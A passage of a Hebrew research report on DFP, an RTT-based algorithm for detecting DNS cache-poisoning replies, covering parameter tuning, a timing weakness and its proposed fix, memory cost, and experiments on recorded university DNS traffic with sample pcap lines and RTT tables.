
- נק' התחלה מוקדמת מאפשרת ליותר חבילות לעבור ללא עיכוב. מצד אחד, זה עוזר לשרת ה-DNS לעבוד מהר יותר ללא עיכוב של יותר מידי חבילות חשודות (עד שזה בטוח להעביר אותן הלאה). אך מצד שני, התקפות מתוכננות היטב ינסו לפגוע בדיוק מעל נק' ההתחלה ובכך לעבור את הפילטר ללא הפעלת ההזעקה.
- נק' התחלה מאוחרת מעכבת יותר חבילות היות והיא מחשיבה אותן ל"מהירות מידי". מצד אחד, זה הופך את העבודה של ההאקר להרבה יותר קשה מכיוון שהוא חייב להתחרות על מרווח זמן הרבה יותר קטן מה שהופך לניסיון הרעלת המטמון שלו להרבה קשה יותר. אך מצד שני, נק' התחלה מאוחרת מאלצת את שרת ה-DNS לעכב הרבה חבילות ולהחשיב אותן כאיום פוטנציאלי, זה גורם לתשובות איטיות יותר של שרת ה-DNS למשתמשים וצריכת זיכרון גדולה יותר בתוך שרת ה-DNS.

בפרקים הבאים (4.3.2 ו-4.3.3) אנו מתייחסים ל-α, β ו-FactorWindow. אנו מבצעים סט ניסויים כדי להדגים את ההשפעה של כל אחד מהפרמטרים על נק' התחלת החלון ומכאן על ה-tradeoff בין מס' הזעקות השווא לסיכוי לאתר ולמנוע התקפה. יש לשים לב כי על מנת להדגיש את התוצאות בצורה ברורה, 2 הסטים של הניסויים נעשו על מערכי נתונים שונים (בעוד שהמסקנות זהות על כל המע' נתונים הזמינות לרשותינו, ניסינו למצוא גרפים ברורים ככל שניתן).

4.3.2 שיקולי α ו-β:

α ו-β הם 2 פרמטרים המשפיעים על EstimatedRTT ועל DevRTT באלגוריתם DFP. הם קובעים את המשקל של מדגם ה-RTT החדש לעומת ההיסטוריה, ובכך משפיעים על נק' התחלת החלון. כדי למצוא איך α ו-β משפיעים על המס' של ה"חבילות המהירות" המזוהה ע"י אלגוריתם DFP. ביצענו כמה ניסויים על תנועה אמיתית ללא ניסיונות התקפה. בכל ניסוי נקבע מס' ההזעקות ה-false positives. האיורים הבאים 4.1,4.2,4.3 מראים את תוצאות הניסויים שהורצו בדיוק על אותה התנועה, עם ערכי α ו-β שונים בכל פעם.


הערה: הפרמטר FactorWindow הוגדר כ-2 בכל אחד מהניסוים הבאים.



(איור 4.1: עוסק במצב של ערכים נמוכים של α ו-β. α=0.125, β=0.25, #FastPackets = 2)

ערכי α ו-β נמוכים כמו בהערכת TCP RTT מחליקים את פונקציית ה-Estimated RTT מאחר וניתן יותר משקל להיסטוריה של המדגמים מאשר למדגם החדש ביותר בהשוואה לערכי α ו-β גבוהים יותר בניסויים הבאים. בכל אחד מהניסויים ניתן למדגם החדש משקל רב יותר היות והוא מנבא טוב יותר את ה-RTT העתידי. Estimated RTT מיוצג ע"י עקומה אדומה בגרף. עם זאת, לכל פיק ב-RTT (עקומה בצבע כחול כהה) ה-DevRTT (עקומה ירוקה) עולה, כפי שמצופה ממשוואת נק' התחלת החלון. (הערה: לדוגמא הפיק ב-RTT והעליה ב-DevRTT בחבילה מס' 10). כתוצאה מכך, נק' התחלת החלון יורדת. נק' התחלת החלון מוצגת בצבע סגול. המצב מאפשר לחבילות רעות פוטנציאליות חלון הזדמנויות רחב יותר לתקוף את שרת ה-DNS.


אנו רואים שרק 2 חבילות נחשבו כ"מהירות מידי" בתצורה זו: חבילה מס' 40 וחבילה מס' 79. רואים בגרף שזמן RTT של חבילות אלה חרג מנק' ההתחלה.



(איור 4.2: עוסק במצב של ערכים גבוהים של α ו-β. α=0.875, β=0.75, #FastPackets = 23)

ערכים גבוהים של α ו-β נותנים את רוב המשקל למדגם החדש ביותר (בהשוואה לניסויים אחרים). ולכן סטיית ה-RTT (עקומה ירוקה) קטנה מאוד. נק' התחלת החלון מאוחרת מאוד (עקומה סגולה) מה שמקשה על הצלחת הנסיונות להתקפת ה-DNS. מצב זה יוצר גם הרבה הזעקות שווא, כי כל תנודה ב-RTT כנראה תשים את הדגימה החדשה לפני נק' התחלת החלון.

אנו רואים שבתצורה זו כחמישית מכלל החבילות נחשבו "מהירות מידי".



(איור 4.3: עוסק במצב של ערכים בינוניים של α ו-β. α=0.2, β=0.4, #FastPackets = 5)


ערכי α ו-β הן הממוצע של תצורות "גבוהים" ו"נמוכים". נק' ההתחלה שנוצרה במקרה זה מאוחרת יותר מתצורות ה"נמוכים" וסטיית ה-RTT (עקומה ירוקה) גבוהה יותר מתצורות ה-"גבוהים".

אנו רואים שבתצורה זו 5 מהחבילות נחשבו ל"מהירות מידי".

הניסויים שלנו מראים כי רוב הזמן הסטייה של RTT יחסית נמוכה, ולכן נקודת ההתחלה היא די גבוהה. השינוי בסטייה מתרחש כאשר מגיעה חבילה איטית מאוד. במצב זה נק' התחלת החלון נמוכה יותר לתקופת זמן קצרה, ולהתקפות אפשריות יש יותר סיכויים להצליח. למרות זאת, הניסויים שלנו מראים כי מצב החבילה האיטית מתרחש לעיתים רחוקות ואנו חושבים כי חשוב יותר למנוע הזעקות שווא שיכולות להיווצר ע"י חבילות חוקיות "מהירות מידי". שיקול זה הביא אותנו להחלטה שהתצורה הנבחרת ביישום שלנו של אלגוריתם DFP הוא גרסת ה"נמוכים". עם זאת, אם שרת ה-DNS המקומי יכול להרשות לעצמו לשמור על צריכת זיכרון גדולה יותר שנוצרת ע"י הזעקות שווא, התצורה הטובהיותר היא זו שמונעת יותר התקפות ולכן במקרה זה עדיף לבחור ב"בינוניים" או אפילו (אם זיכרון לא מהווה בעיה) תצורת ה"גבוהים".

4.3.3 שיקולי FactorWindow


לאחר הגדרת הפרמטרים α ו-β, תצורת הפרמטר FactorWindow צריכה להקבע. מטרת הפרמטר היא להוריד את נק' ההתחלה הנוצרת ע"י α ו-β, ע"י גורם קבוע. כפי שצוין קודם, ה-tradeoff בין מס' הזעקות השווא והסיכוי להתקפה מוצלחת מכתיב איזה ערך ייבחר.
הערה: הפרמטרים α ו-β מוגדרים ל-0.125 ו-0.25 בהתאמה בכל אחד מהניסויים הבאים.



(איור 4.4: עוסק במצב שבו FactorWindow=1. #FastPackets=28)

FactorWindow = 1 אומר שנק' התחלת החלון מותאמת רק ע"י α ו-β ולכן נק' ההתחלה שנוצרת גבוהה והסיכוי שחבילה תגיע לפני נק' ההתחלה הוא גבוה. במקרה זה הרבה חבילות צריכות להיות מעוכבות.


אנו רואים שבתצורה זו כשליש מהחבילות נחשבות ל"מהירות מידי".



(איור 4.5: עוסק במצב שבו **FactorWindow=2**. #FastPackets=9)

FactorWindow = 2 אומר שנק' ההתחלה היא 2 סטיות משוערות מה-RTT המשוער. ע"י שימוש ב-Chebyshev inequality, ההסתברות שחבילה תעבור את נק' ההתחלה היא פחות מרבע. אך בפועל, הקשר חזק יותר. הניסויים שלנו מראים שרק כ- $\frac{1}{10}$ מהחבילות נחשבות "מהירות מידי".

אנו רואים שבתצורה זו 9 מהחבילות נחשבו ל"מהירות מידי".



(איור 4.6: עוסק במצב שבו **FactorWindow=3**. #FastPackets=1)

FactorWindow = 3 אומר שנק' ההתחלה היא 3 סטיות משוערות מה-RTT המשוער. ע"י שימוש ב-Chebyshev inequality, ההסתברות שחבילה תעבור את נק' ההתחלה היא פחות מ- $\frac{1}{9}$. אך בפועל, כמעט

אף חבילה לא עוברת את נק' ההתחלה. היא כ"כ נמוכה שהתוקף יכול להסתנן בקלות, אפילו בלי לדעת שרץ שם אלגוריתם DFP לזיהוי ומניעה.
אנו רואים שבתצורה זו רק אחת מהחבילות נחשבת ל"מהירה מידי".

השיקול העיקרי לבחירת תצורת הפרמטר FactorWindow היא שוב, ה-tradeoff בין מס' ה- false positives לסיכוי להתקפה מוצלחת. בשימוש התוצאות של הניסויים, הערך של FactorWindow אמור להיות בין 2 ל-3. אנו החלטנו שאלגוריתם DFP ירוץ עם FactorWindow = 2.

4.4 חולשות:


הגדרה 4.4 מגדירה **נקודת סיום חלון** כנק' מעל ה-Estimated RTT. כל תשובה המגיעה אחרי נק' הסיום תחשב כחבילה "איטית מידי".

ההנחה העיקרית של אלגוריתם DFP היא שהסטייה מה-EstimatedRTT קרובה לאפס. כפי שיודגם בפרק "סימולציות", הנחה זו הוכחה כנכונה בניסויים רבים שבוצעו על תנועה אמיתית. אך במקרים מסויימים, הסטיה עולה לפרק זמן קצר. ברגעים אלו, נפתחת הזדמנות להתקפות פוטנציאליות מכיוון שהרבה חבילות "מהירות מידי" נופלות לנק' התחלת החלון של קשר:

$$(EstimatedRTT - DevRTT)\ X\ FactorWindow$$


מצב זה מתרחש לאחר שמתקבלת חבילה מאוד איטית. החבילה ה"איטית מידי" יוצרת עליה זמנית של הסטיה ומורידה את נק' ההתחלה, כפי שרואים בתמונות 4.7 ו-4.8. נק' ההחלה חוזרת לערכים נורמליים לאחר כ-3-5 חבילות, כשההשפעה של החבילה ה"איטית מידי" ההיסטורית נחלשת (ההשפעה תלוי בתצורת α ו-β שמשמשת את אלגוריתם DFP, כפי שהוסבר בסעיף הקודם). הירידה הזמנית של נק' ההתחלה יוצרת הזדמנות להאקר לתקוף את שרת ה-DNS.

דוגמא 1:



(איור 4.7: נק' התחלה נמוכה שנוצרה ע"י פיקים גבוהים.)

דוגמא 2:




(איור 4.8: נק' התחלה שלילית.)

הדרך למנוע חולשה זו היא להסיר חבילות "איטיות מידי" מהחישוב של הסטייה. ובכך למנוע את הירידה הזמנית של נק' ההתחלה. עם זאת, אלגוריתם DFP חייב לקחת בחשבון את האפשרות של שינוי מהיר במאפייני או טופולוגיית הרשת. לכן, יש להתחשב בחבילות ה"איטיות מידי" בחישוב ה-Estimated RTT. אחד מהרעיונות להבדיל בין חבילה איטית אחת לרצף חבילות כאלה הוא למנוע ממס' החבילות הראשונות ה"איטיות מידי" מלהשפיע על ההערכות, ולאחר מס' מסויים של חבילות "איטיות מידי" ברצף – להכליל אותן בחישובים, מה שגורם ל-RTT החדשים לבנות הערכות חדשות ונכונות.


4.5 צריכת זיכרון:

השיקול העיקרי בבחירת התצורה של אלגוריתמי DFP הוא למנוע התקפות, לשם כך נק' ההתחלה צריכה להיות צמודה ככל האפשר ל-Estimated RTT. עם זאת מחשבה זו תיצור גם הרבה הזעקות שווא (כפי שהוסבר לעיל), הזעקות שווא אלו הן חבילות ששרת ה-DNS שומר בזיכרון עד שזה בטוח שהן תשובות חוקיות והגיעו מוקדם מידי. אז הן משוחררות מהזיכרון ונשלחות למשתמש (ולמטמון). בפרק זה אנו מציגים כיצד ערכי נק' התחלה שונים משפיעים על צריכת הזיכרון.

באיור 4.9 אנו רואים כמה חבילות נחשבות ל"מהירות מידי" בכל אחת מהתצורות שהוצגו מוקדם יותר בעבודה זו. באיור 4.10 אותו המידע מוצג באחוזים. איורים אלו יעזרו לנו להעריך מהי כמות הזיכרון שיש להקצות לאלגוריתם DFP בכל אחת מהתצורות.




(איור 4.9: חבילות מהירות בתצורות שונות.)



(איור 4.10: אחוז החבילות המהירות בתצורות שונות.)

הניסויים שלנו מראים כי תשובה ממוצעת היא באורך 155 ביטים, אלגוריתם DFP חייב להקצות אותם בזיכרון לכל חבילה שמעובדת, בד"כ לכמה מאות מילי-שניות, עד שהתשובה משוחררת או נזרקת. הזיכרון שאלגוריתם DFP זורש תלוי בכמה עסוק שרת ה-DNS המקומי. איור 4.11 מעריך כמה KB אלגוריתם DFP צורך, בהנחה שהוא מטפל באלף חבילות בכל זמן נתון:



(איור 4.11: הערכת הזיכרון ב-KB ל-1000 חבילות.)

פרק 5: תוצאות נסיוניות:

5.1 תוצאות של אלגוריתם DFP:

האלגוריתם המוצג יושם ונבדק על תנועה אמיתית שנאספה מהשרת HUJI DNS. התנועה הוקלטה ונשמרה בקבצי pcap, ששימשו מאוחר יותר לבדיקה וניתוח של תצורות שונות. התנועה סוננה כדי שתכיל רק תשובות DNS עם Authoritative flag, מה שהבטיח שהתשובות יבואו מ-Authoritative server. ראה איור 5.1.

19283	10464.04437	92 128.143.2.125	132.65.16.8	DNS	Standard query A planet5.cs.huji.ac.il
19284	10464.04455	146 132.65.16.8	128.143.2.125	DNS	Standard query response A 132.65.240.104
19285	10467.35188	85 132.65.16.8	132.65.16.7	DNS	Standard query PTR 68.80.65.132.in-addr.arpa
19286	10467.35224	157 132.65.16.7	132.65.16.8	DNS	Standard query response PTR chopin.cs.huji.ac.il
19287	10467.49790	92 132.170.240.15	132.65.16.8	DNS	Standard query A planet1.cs.huji.ac.il
19288	10467.49818	146 132.65.16.8	132.170.240.15	DNS	Standard query response A 132.65.240.100
19289	10467.51251	92 132.170.240.15	132.65.16.8	DNS	Standard query A planet3.cs.huji.ac.il
19290	10467.51270	146 132.65.16.8	132.170.240.15	DNS	Standard query response A 132.65.240.102
19291	10468.26090	92 132.65.16.8	132.65.16.7	DNS	Standard query TXT operator.passwd.ns.cs.huji.ac.il
19292	10468.26129	143 132.65.16.7	132.65.16.8	DNS	Standard query response, No such name
19293	10468.26160	92 132.65.16.8	132.65.16.7	DNS	Standard query TXT operator.passwd.ns.cs.huji.ac.il
19294	10468.26203	143 132.65.16.7	132.65.16.8	DNS	Standard query response, No such name
19295	10468.26732	96 132.65.16.8	132.65.16.7	DNS	Standard query TXT operator.grps.group.ns.cs.huji.ac.il
19296	10468.26790	133 132.65.16.7	132.65.16.8	DNS	Standard query response TXT
19297	10468.26823	96 132.65.16.8	132.65.16.7	DNS	Standard query TXT operator.grps.group.ns.cs.huji.ac.il
19298	10468.26866	151 132.65.16.7	132.65.16.8	DNS	Standard query response, No such name
19299	10469.93170	92 168.95.192.73	132.65.16.8	DNS	Standard query A planet2.cs.huji.ac.il
19300	10469.93198	146 132.65.16.8	168.95.192.73	DNS	Standard query response A 132.65.240.101
19301	10470.14531	86 96.17.73.207	132.65.16.8	DNS	Standard query PTR 58.191.65.132.in-addr.arpa
19302	10470.14551	154 132.65.16.8	96.17.73.207	DNS	Standard query response, No such name
19303	10470.38304	92 168.95.192.73	132.65.16.8	DNS	Standard query AAAA shuldig.cs.huji.ac.il

(איור 5.1: קובץ pcap סטנדרטי.)

לאחר תהליך הסינון, נמדד הזמן בין התשובה הנכנסת לשאילתה היוצאת, וכל אחד ממדגמי ה-RTTs נרשם בקובץ המתאים, בהתאם לכתובת ה-IP של ה-DNS וסוג השאילתה של ה-DNS. ראה איור 5.2.

	194.90.221.195	194.90.1.5	192.118.82.168	192.115.106.11
1	3892	4987	6301	9551
2	4159	4608	5595	3877
3	4164	4454	5469	4139
4	4041	5271	5468	4401
5	3900	4652	5447	3791
6	4049	4661	5992	25372
7	4074	5088	7380	5038
8	4026	4824	5459	4092
9	4933	4835	5292	4069
10	3923	4657	10967	4148
11	4010	4387	5238	3177
12	4171	4618	5505	4420
13	3955	4825	8541	3881
14	3973	4322	5692	4004
15	4773	5072	6563	3861
16	4225	4878	5583	4121
17	3930	4898	5779	5143
18	3837	4861	5228	4319
19	4419	4408	5359	4109
20	3938	4495	6136	25411
21	4264	4549	5611	4286
22	4013	4666	5406	22837
23	3861	4735	5456	3684
24	4053	4766	5334	3775
25	3949	4440	5432	4185
26	3992	4818	5919	3890
27	3975	4406	12211	4310
28	3956	4842	6065	4253
29	3937	4265	5418	2936
30	4118	7594	5510	3928
31	3986	5022	5297	3834
32	4139	4440	5896	4097
33	4124	4558	5379	451081
34	3925	4954	5508	3044

(איור 5.2: מדגם RTT (במילי-שניות) מתנועה המסודרת עפ"י כתובתIP וסוג השאילתה.)

לכל אחד מהמדגמים, האלגוריתם מחשב את ה-EstimatedRTT, ה-DevRTT ועם FactorWindow נתון הוא מסיק אילו חבילות נחשבות ל"מהירות מידי". דוגמאות קצרות עם חבילות "מהירות מידי" ניתן לראות באיור 5.3.

194.90.221.195					192.115.106.11					128.139.6.1				
RTT	E_RTT	D_RTT	FW=1	FW=2	RTT	E_RTT	D_RTT	FW=1	FW=2	RTT	E_RTT	D_RTT	FW=1	FW=2
4159	4125.625	8.34375			3877	4586.25	177.3125	fast	fast	358	374.625	4.15625	fast	fast
4164	4159.203	7.457031			4139	4194.906	146.9609			352	354.8281	3.824219		
4041	4055.775	9.286621	fast		4401	4375.238	116.6611			461	447.7285	6.186035		
3900	3919.472	11.83295	fast		3791	3864.03	105.7533			371	380.5911	7.037292	fast	
4049	4032.809	12.92246			25372	22683.5	751.439			350	353.8239	6.23394		
4074	4068.851	10.97907			5038	7243.688	1115.001	fast		348	348.728	4.857451		
4026	4031.356	9.573397			4092	4485.961	934.7412			345	345.466	3.759588		
4933	4820.295	35.35641			4069	4121.12	714.0859			402	394.9332	4.586379		
3923	4035.162	54.55776	fast	fast	4148	4144.64	536.4044			433	428.2417	4.62937		
4010	4013.145	41.70463			3177	3297.955	432.5421			363	371.1552	5.510829	fast	
4171	4151.268	36.21143			4420	4279.744	359.4705			489	474.2694	7.815772		
3955	3979.534	33.29195			3881	3930.843	282.0636			442	446.0337	6.870248		
3973	3973.817	25.17314			4004	3994.855	213.8339			473	469.6292	5.995383		
4773	4673.102	43.85433			3861	3877.732	164.5584			535	526.8287	6.539375		
4225	4281.013	46.89394	fast		4121	4090.591	131.0209			301	329.2286	11.96168	fast	fast
3930	3973.877	46.1396			5143	5011.449	131.1535			423	411.2786	11.90161		
3837	3854.11	38.8821			4319	4405.556	120.0041			446	441.6598	10.01126		
4419	4348.389	46.8144			4109	4146.07	99.27047			435	435.8325	7.716561		
3938	3989.299	47.93545	fast		25411	22752.88	738.9819			377	384.3541	7.625936		
4013	4040.083	40.1727			4286	6594.36	1131.327	fast	fast	477	465.4193	8.614637		

(איור 5.3: הערכות ומסקנות של חבילות מהירות עם 2 אפשרויות FactorWindow.)

5.2 איתור התקפות:

כדי לבחון את אלגוריתם DFP, שתלנו מס' עותקים של חבילות תשובה אקראיות עם זמן הגעה אקראי בתנועה שנבחנה, זמני ההגעה של התשובות המזויפות היו קצרים יותר משל התשובות האמיתיות. אליגוריתם DFP עם התצורה הנ"ל היה מסוגל לסווג את כל ההתקפות כחבילות "מהירות מידי" ולכן עיכב אותם עד שהתשובה האמיתית הגיעה.

אנו מאמינים כי לא היו נסיונות אמיתיים לתקוף את שרת ה-DNS המקומי HUJI כשהמדגמים נתפסו, היות ולא נמצאה כפילות של חבילות חוץ מהחבילות המזויפות שאנו שתלנו.

פרק 6: מסקנות:

6.1 עבודה עתידית

עבודה זו מתמקדת בפיתוח אלגוריתם חדש לזיהוי ומניעת התקפות על שרת ה-DNS. החוזק של האלגוריתם הוא בכך שהוא לא מסתמך על העובדות הקיימות על ההתקפות עצמן (לדוגמא: מחרוזות חתימה, כתובת IP ידועה וכו'). במקום זה, אלגוריתם DFP מסתמך רק עם התקשורת הבסיסית ותהליך זיהוי החבילות בפרוטוקול של ה-DNS: ה-5-tuple , TransactionID וסוג השאילתה. אנו מאמינים כי עבודה זו, מיושמת כמערכת משולבת על כל שרת DNS, תוריד משמעותית את הסיכוי להתקפה מוצלחת של ההתקפות הידועות וכמו כן גם ההתקפות zero-day שלא ידועות.

